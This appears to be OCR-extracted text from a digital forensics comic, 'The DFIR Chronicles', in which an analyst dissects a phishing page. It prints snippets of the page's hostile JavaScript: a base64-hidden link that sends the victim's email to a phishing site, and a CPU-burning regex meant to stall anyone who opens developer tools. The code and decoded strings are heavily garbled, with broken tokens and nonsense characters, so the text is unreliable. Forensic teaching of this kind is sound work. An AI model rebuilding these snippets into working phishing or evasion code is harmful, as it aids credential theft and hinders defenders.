
THE DFIR CHRONICLES



THE DFIR CHRONICLES



THE DFIR CHRONICLES



THE DFIR CHRONICLES

FOUND THESE
TAGS BURRIED
INSIDE THE HTML.,

```
<em>  
mario.rossi@  
company.it<  
</om>  
<az  
ađđöcßov  
LzJk2BV:
```

THE `<em>` IS THE BAIT.
THE `<a>` IS ENCODED-
BASE 64. CLEARLY.

```
<a>HRDcDovLzJJk2GVrci  
jcrmVhc2ViaGAftmGiivn  
mu.Y29t#20s<  
</a>
```

DECODE
IT.

NOW.

```
echo "ahRTcDovLzJZjk2GVrci.jcmVhc2  
jcmde3AftmcPivbnSu.Y20"  
| base64 -d
```


THE DFIR CHRONICLES



THE DFIR CHRONICLES



```
var em=document['getElements  
ByTagName>('em')[0]'.innerHTML;  
var a=ateb(  
document['getElementByTName  
'(5)[[0]'.innerHTML'];  
Location  
['search'(a)+'+em);
```

Base64 deco-
- append email
- extil to
phishing site.



THE DFIR CHRONICLES.



```
.toString().bind  
replace(/((...)*+.  
)÷{×)/§
```

CHECK THIS OUT.
ANTI-DEBUGGING
TRAP.


REGEX FROM HELL.
EATS CPU IF YOU OPEN
DIEVTOOLS.

SO IF YOU INSPECT
IT.... THE SCRIPT
TURNS ON YOU.


SLOWS THE WHOLE
BROWSER. KEEPS THE
ANALYST BLIND.

The DFIR Chronicles


Estimate:
65% of script
is pure evasion.




That's
dedication.
No payload
until the script's
sure it's safe.



